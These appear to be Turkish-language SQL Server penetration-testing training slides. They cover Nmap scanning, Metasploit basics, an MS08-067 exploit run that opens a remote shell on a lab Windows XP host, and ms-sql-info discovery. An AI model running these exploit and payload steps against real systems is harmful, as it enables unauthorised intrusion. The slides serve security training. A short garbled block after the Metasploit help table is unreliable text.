



SQL Server Veritabanı Saldırgan Bakış Açısı

TÜBİTAK BİLGEM
Siber Güvenlik Enstitüsü



Bu doküman, alıntı vererek kullanılabilir ya da paylaşılabılır ancak değiştirilemez ve ticari amaçla kullanılamaz. Detaylı bilgiye <https://creativecommons.org/licenses/by-nc-nd/4.0/legalcode.tr> bağlantısından erişebilirsiniz.

Penetrasyon Testi (PenTest)

SİBER GÜVENLİK
ENSTİTÜSÜ

Tanım

- Tespit edilen açıklıkların ve zafiyetlerin kullanılmasıyla sistemlere sızma girişimi



PenTest sırasında kullanılan bazı araçlar

Keşif

- Nmap
- Hping
- Scapy...

Sniffer

- Tcpdump
- Wireshark...

Zafiyet Tarama

- Metasploit
- Core impcat
- Canvas...

Brute Force

- Hydra
- John the Ripper
- Cain, Opcrack...

Web

- Burp
- Acunetix
- Net Sparker...

Temel Kavramlar

Veritabanı sistemleri kritik sistemlerdir.

Testler sonucunda elde edilen bilgiler

Elde edilen verilerin türü ve önemi

Bankalar

- Müşteri hesap bilgileri
- Para transferleri ile ilgili transaction işlemleri

Kamu kurumları

- Kurum çalışanları ile ilgili bilgiler
- Vatandaş bilgileri



Microsoft®
SQL Server®

Veritabanı
sızma testi
genel olarak 3
başlıktan
oluşmaktadır.

Keşif

Exploitation


Post-
Exploitation

NMAP

SİBER GÜVENLİK
ENSTİTÜSÜ

NMAP

- Ağ tarama aracı
- Açık kaynak kodlu
- Ücretsiz
- Yaygın kullanım
- Geniş bir topluluk desteği
- Güçlü
- Birçok işi tek başına yapabilir
- Her platformda çalışır
- İyi dokümantasyon



Sunucu keşfi

Ağ topolojisi keşfi

Port taraması

Servis ve versiyon tespiti


İşletim sistemi tespiti

Güvenlik duvarı tespiti

Zafiyet tespiti

Kaba kuvvet saldırısı

Exploit



En sık kullanılan 1000 port

--top-ports 10

-p 80,443,445-447

-F (fast)

-sU -sT -p U:53,T:21-25,80

Tüm portlar: -p1-65535

```
root@SGE:~# nmap -sS --reason 10.0.0.1 --top-ports 10 -n

Starting Nmap 6.25 ( http://nmap.org ) at
Nmap scan report for 10.0.0.1
Host is up, received reset (0.00089s latency).
PORT      STATE      SERVICE      REASON
21/tcp    closed    ftp          reset
22/tcp    filtered  ssh          no-response
23/tcp    closed    telnet       reset
25/tcp    open      smtp         syn-ack
80/tcp    open      http         syn-ack
110/tcp   open      pop3         syn-ack
139/tcp   open      netbios-ssn  syn-ack
443/tcp   closed    https        reset
445/tcp   open      microsoft-ds syn-ack
3389/tcp  closed    ms-wbt-server reset

Nmap done: 1 IP address (1 host up) scanned in 1.30 seconds
```

Port Taraması ile Sunucu keşfi

- Sunucular ping'e kapalı ise
- Özellikle dış taramalar veya sunucu bloğu taramaları
- # `nmap -sS --top-ports 10 --open 192.168.0.0/24 -Pn`

SİBER GÜVENLİK
ENSTİTÜSÜ

```
root@SGE:~# nmap -sT 10.100.120.136 -n -Pn
```

```
Starting Nmap 6.25 ( http://nmap.org )
```

```
Nmap scan report for 10.100.120.136
```

```
Host is up (0.00076s latency).
```

```
Not shown: 997 closed ports
```

```
PORT      STATE SERVICE
```

```
22/tcp    open  ssh
```

```
80/tcp    open  http
```

```
443/tcp   open  https
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

```
root@SGE:~# nmap -sT 10.100.120.136 -n -Pn -sV
```

```
Starting Nmap 6.25 ( http://nmap.org )
```

```
Nmap scan report for 10.100.120.136
```

```
Host is up (0.00065s latency).
```

```
Not shown: 997 closed ports
```

```
PORT      STATE SERVICE      VERSION
```

```
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu7 (Ubuntu Linux; protocol 2.0)
```

```
80/tcp    open  tcpwrapped
```

```
443/tcp   open  ssh          OpenSSH 5.3p1 Debian 3ubuntu7 (Ubuntu Linux; protocol 2.0)
```

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at http://nmap.org.
```

```
Nmap done: 1 IP address (1 host up) scanned in 34.04 seconds
```

```
root@SGE:~# nmap -sU -p161 10.1.0.3 -Pn -n
```

```
Starting Nmap 6.25 ( http://nmap.org )
```

```
Nmap scan report for 10.1.0.3
```

```
Host is up.
```

```
PORT      STATE      SERVICE
```

```
161/udp open|filtered snmp
```

```
Nmap done: 1 IP address (1 host up) scanned in 2.08 seconds
```

```
root@SGE:~# nmap -sU -p161 10.1.0.3 -Pn -n -sV
```

```
Starting Nmap 6.25 ( http://nmap.org )
```

```
Nmap scan report for 10.1.0.3
```

```
Host is up.
```

```
PORT      STATE SERVICE VERSION
```

```
161/udp open  snmp      SNMPv1 server (public)
```

```
Service Info: Host: AF01DOM1
```

```
Service detection performed. Please report any incorrect results a
```

```
Nmap done: 1 IP address (1 host up) scanned in 2.21 seconds
```



```
root@SGE:~# nmap -sS 192.168.109.134 -Pn -n -O
```

```
Starting Nmap 6.25 ( http://nmap.org ) at
Nmap scan report for 192.168.109.134
Host is up (0.00035s latency).
Not shown: 995 closed ports
PORT      STATE      SERVICE
21/tcp    filtered  ftp
22/tcp    open       ssh
23/tcp    open       telnet
80/tcp    open       http
443/tcp   open       https
MAC Address: 00:0C:29:B4:9A:46 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Network Distance: 1 hop
```

```
root@ubuntu:~# uname -a
Linux ubuntu 2.6.32-21-generic #32-Ubuntu SMP Fri Apr 16 08:10:02 UTC
 2010 i686 GNU/Linux
root@ubuntu:~#
```

Girdi Yönetimi

- -iL ip_listesi.txt
- 192.168.1-255.0-255
- 192.168.1.0/24 10.0.0.0/16
- 192.168.1-255.1-10,254

Çıktı Yönetimi

- -oN: Normal (Okunabilir)
- -oG: Grepable (Parsing)
- -oX: XML (Veritabanına atmak için)
- -oA: Tüm formatlarda

Metasploit

SİBER GÜVENLİK
ENSTİTÜSÜ

Exploit çalıştırma ve geliştirme aracı

H.D. Moore, 2003

Açık kaynak kodlu

Ruby ile yazılmış


Exploit modülleri incelenebilir

Rapid7 ürünü

Metasploit Community ve PRO

```
= [ metasploit v4.6.2-2013060501 [core:4.6 api:1.0]
+ -- --=[ 1117 exploits - 702 auxiliary - 192 post
+ -- --=[ 305 payloads - 30 encoders - 8 nops
```

Metasploit Framework



Modüller

Exploits

- Açıklığı sömüren kod parçası

Payloads

- Exploit edildikten sonra elde edilen haklar ile hedef sunucuda çalıştırılan kod parçası

Encoders

- Antivirus, IPS/IDS gibi sistemleri atlatmak için kodlama

Auxiliary

- Yardımcı modüller

Post

- Exploit edilmiş sistemde saldırıyı ilerletmek için çalıştırılan kod parçası

Kullanıcı Arayüzleri

Msfconsole

- Metasploit konsol arayüzü

Msfcli

- Betikler ile birlikte kullanılacak komut satırı arayüzü

Msfpayload

- Payload üretici

Msfencode

- Payload kodlayıcı, IDS, IPS ve anti-virüs'lerden korunma

WEB

- Metasploit PRO ve Community

Armitage

msfconsole

msfupdate

```
root@SGE:~# msfupdate
[*]
[*] Attempting to update the Metasploit Framework...
[*]
[*] Checking for updates
[*] No updates available
root@SGE:~#
```

Metasploit komut satırı

Kabuk benzeri arayüz

Harici komut çalıştırma yeteneği

Exploit çalıştırma

Metasploit'in tüm özelliklerini kullanma yeteneği

```
root@SGE:~# msfconsole
```

```
Metasploit
```

```
Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with  
Metasploit Pro -- type 'go_pro' to launch it now.
```

```
=[ metasploit v4.6.2-2013060501 [core:4.6 api:1.0]  
+ -- --=[ 1117 exploits - 702 auxiliary - 192 post  
+ -- --=[ 305 payloads - 30 encoders - 8 nops
```

```
msf > █
```

Yardım Alma

```
msf >  
msf > help
```

Core Commands

=====

Command	Description
-----	-----
?	Help menu
back	Move back from the current context
banner	Display an awesome metasploit banner
cd	Change the current working directory
color	Toggle color
connect	Communicate with a host
exit	Exit the console
go_pro	Launch Metasploit web GUI
grep	Grep the output of another command
help	Help menu
info	Displays information about one or more module
irb	Drop into irb scripting mode
jobs	Displays and manages jobs
kill	Kill a job
load	Load a framework plugin

```
posq & viewmodule byrdku  
KTTT & lop  
lorp & prabysla suq jausdca lora  
rip & plob turo rip aschbetud woge  
trio & prabysla turochewron wrook one of wole wogqje  
wob woge
```

Exploit arama

```
msf > search netapi
```

```
Matching Modules
```

```
=====
```

Name	Disclosure Date	Rank	Description
----	-----	----	-----
exploit/windows/smb/ms03_049_netapi	2003-11-11 00:00:00 UTC	good	Microsoft Workstation Se
exploit/windows/smb/ms06_040_netapi	2006-08-08 00:00:00 UTC	good	Microsoft Server Service
exploit/windows/smb/ms06_070_wkssvc	2006-11-14 00:00:00 UTC	manual	Microsoft Workstation Se
exploit/windows/smb/ms08_067_netapi	2008-10-28 00:00:00 UTC	great	Microsoft Server Service

```
msf > █
```

```
msf > █
```

Exploit arama

Rank

- **Excellent:** Servis dışı bırakmayan başarılı
- **Great:** Hedef sistemin versiyon bilgisini tespit eder ve otomatik ayarları yapar
- **Good:** Genel yapılandırmada düzgün çalışır
- **Normal:** Tam olarak hedef sistemin versiyon bilgisini tespit edemez
- **Average:** Güvensizdir
- **Low:** Nadiren düzgün çalışır
- **Manual:** Çok güvensizdir, genelde servis dışı bırakır

Exploit Kullanımı

```
msf > use exploit/windows/smb/ms08_067_netapi
```

```
msf exploit(ms08_067_netapi) >
```

```
msf exploit(ms08_067_netapi) > show options
```

```
Module options (exploit/windows/smb/ms08_067_netapi):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

```
Exploit target:
```

Id	Name
--	----
0	Automatic Targeting

```
msf exploit(ms08_067_netapi) > █
```

```
msf exploit(ms08_067_netapi) > █
```


Seçeneklerin ayarlanması

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.126.130
RHOST => 192.168.126.130
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.126.130  yes       The target address
  RPORT      445              yes       Set the SMB service port
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  ---
  0    Automatic Targeting

msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
```

Payload

```
msf exploit(ms08_067_netapi) > show payloads
```

Compatible Payloads

Name	Disclosure Date	Rank	Description
generic/custom		normal	Custom Payload
generic/debug_trap		normal	Generic x86 Debug Trap
generic/shell_bind_tcp		normal	Generic Command Shell, B
TCP Inline			
generic/shell_reverse_tcp		normal	Generic Command Shell, R
se TCP Inline			
generic/tight_loop		normal	Generic x86 Tight Loop
windows/dllinject/bind_ipv6_tcp		normal	Reflective DLL Injection
nd TCP Stager (IPv6)			
windows/dllinject/bind_nonx_tcp		normal	Reflective DLL Injection
nd TCP Stager (No NX or Win7)			
windows/dllinject/bind_tcp		normal	Reflective DLL Injection
nd TCP Stager			
windows/dllinject/reverse_http		normal	Reflective DLL Injection

```

msf exploit(ms08_067_netapi) > show payloads
Compatible Payloads
=====
Name                               Disclosure Date Rank Description
----                               -
generic/custom                     normal Custom Payload
generic/debug_trap                  normal Generic x86 Debug Trap
generic/shell_bind_tcp              normal Generic Command Shell, B
TCP Inline
generic/shell_reverse_tcp           normal Generic Command Shell, R
se TCP Inline
generic/tight_loop                  normal Generic x86 Tight Loop
windows/dllinject/bind_ipv6_tcp     normal Reflective DLL Injection
nd TCP Stager (IPv6)
windows/dllinject/bind_nonx_tcp     normal Reflective DLL Injection
nd TCP Stager (No NX or Win7)
windows/dllinject/bind_tcp          normal Reflective DLL Injection
nd TCP Stager
windows/dllinject/reverse_http      normal Reflective DLL Injection

```

Singles

- Stagers + Stages
- Bağlantıyı ve istenilen işlevi beraber yapar
- Tek iş gerçekleştirmek için
- Örnek: adduser, exec, shell_bind_tcp

Stagers

- Bağlantıyı gerçekleştirir
- Küçük boyutta ve güvenilir
- Büyük boyuttaki payload'ları (Stages) hedef sisteme yükler
- Örnek: bind_tcp, reverse_tcp, reverse_http

Stages

- Hedef sistemde kompleks işlemler gerçekleştirme yeteneği
- Stages tarafından yüklenir
- Büyük boyutta olabilir
- Örnek: meterpreter, shell

Payload Yükleme

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.126.130  yes       The target address
  RPORT      445              yes       Set the SMB service port
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/shell/bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique: seh, thread, process, none
  LPORT     4444            yes       The listen port
  RHOST     192.168.126.130  no        The target address

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting
```

Exploit

```
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.126.130
[*] Command shell session 2 opened (192.168.126.128:41320 -> 192.168.126.130:4444) at 2013-08-08 10:00:00

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig

ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 192.168.126.130
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.126.2

C:\WINDOWS\system32>
C:\WINDOWS\system32>
```

Keşif

SİBER GÜVENLİK
ENSTİTÜSÜ

Keşif aşamasında elde edilen bilgiler

Veritabanı sisteminin varlığı

Veritabanı versiyonu


Veritabanı sunucu adı

Instance adı (MsSQL)

Veritabanı portu

Listener servisi

Varsayılan kullanıcı adı - parola



- **'ms-sql-info.nse'** çıktıları sonucu elde edilenler;
 - Instance adı
 - Versiyon bilgisi
 - Ürün bilgisi

- Nmap scriptinin kullanımı aşağıda verilmiştir;

`nmap -p <Port> --script ms-sql-info <host>`

Ms-sql-info.nse

```
root@kali:~# nmap -p 1433 --script ms-sql-info 192.168.242.132

Starting Nmap 6.40 ( http://nmap.org ) at 2016-04-26 04:02 EDT
Nmap scan report for 192.168.242.132
Host is up (0.00070s latency).
PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
MAC Address: 00:0C:29:FF:5D:4A (VMware)

Host script results:
| ms-sql-info:
|   Windows server name: SQL2008R2
|   [192.168.242.132\PENTEST_EGITIM]
|   Instance name: PENTEST_EGITIM
|   Version: Microsoft SQL Server 2008 R2 RTM
|   Version number: 10.50.1600.00
|   Product: Microsoft SQL Server 2008 R2
|   Service pack level: RTM
|   Post-SP patches applied: No
|   TCP port: 1433
|   Clustered: No
|_

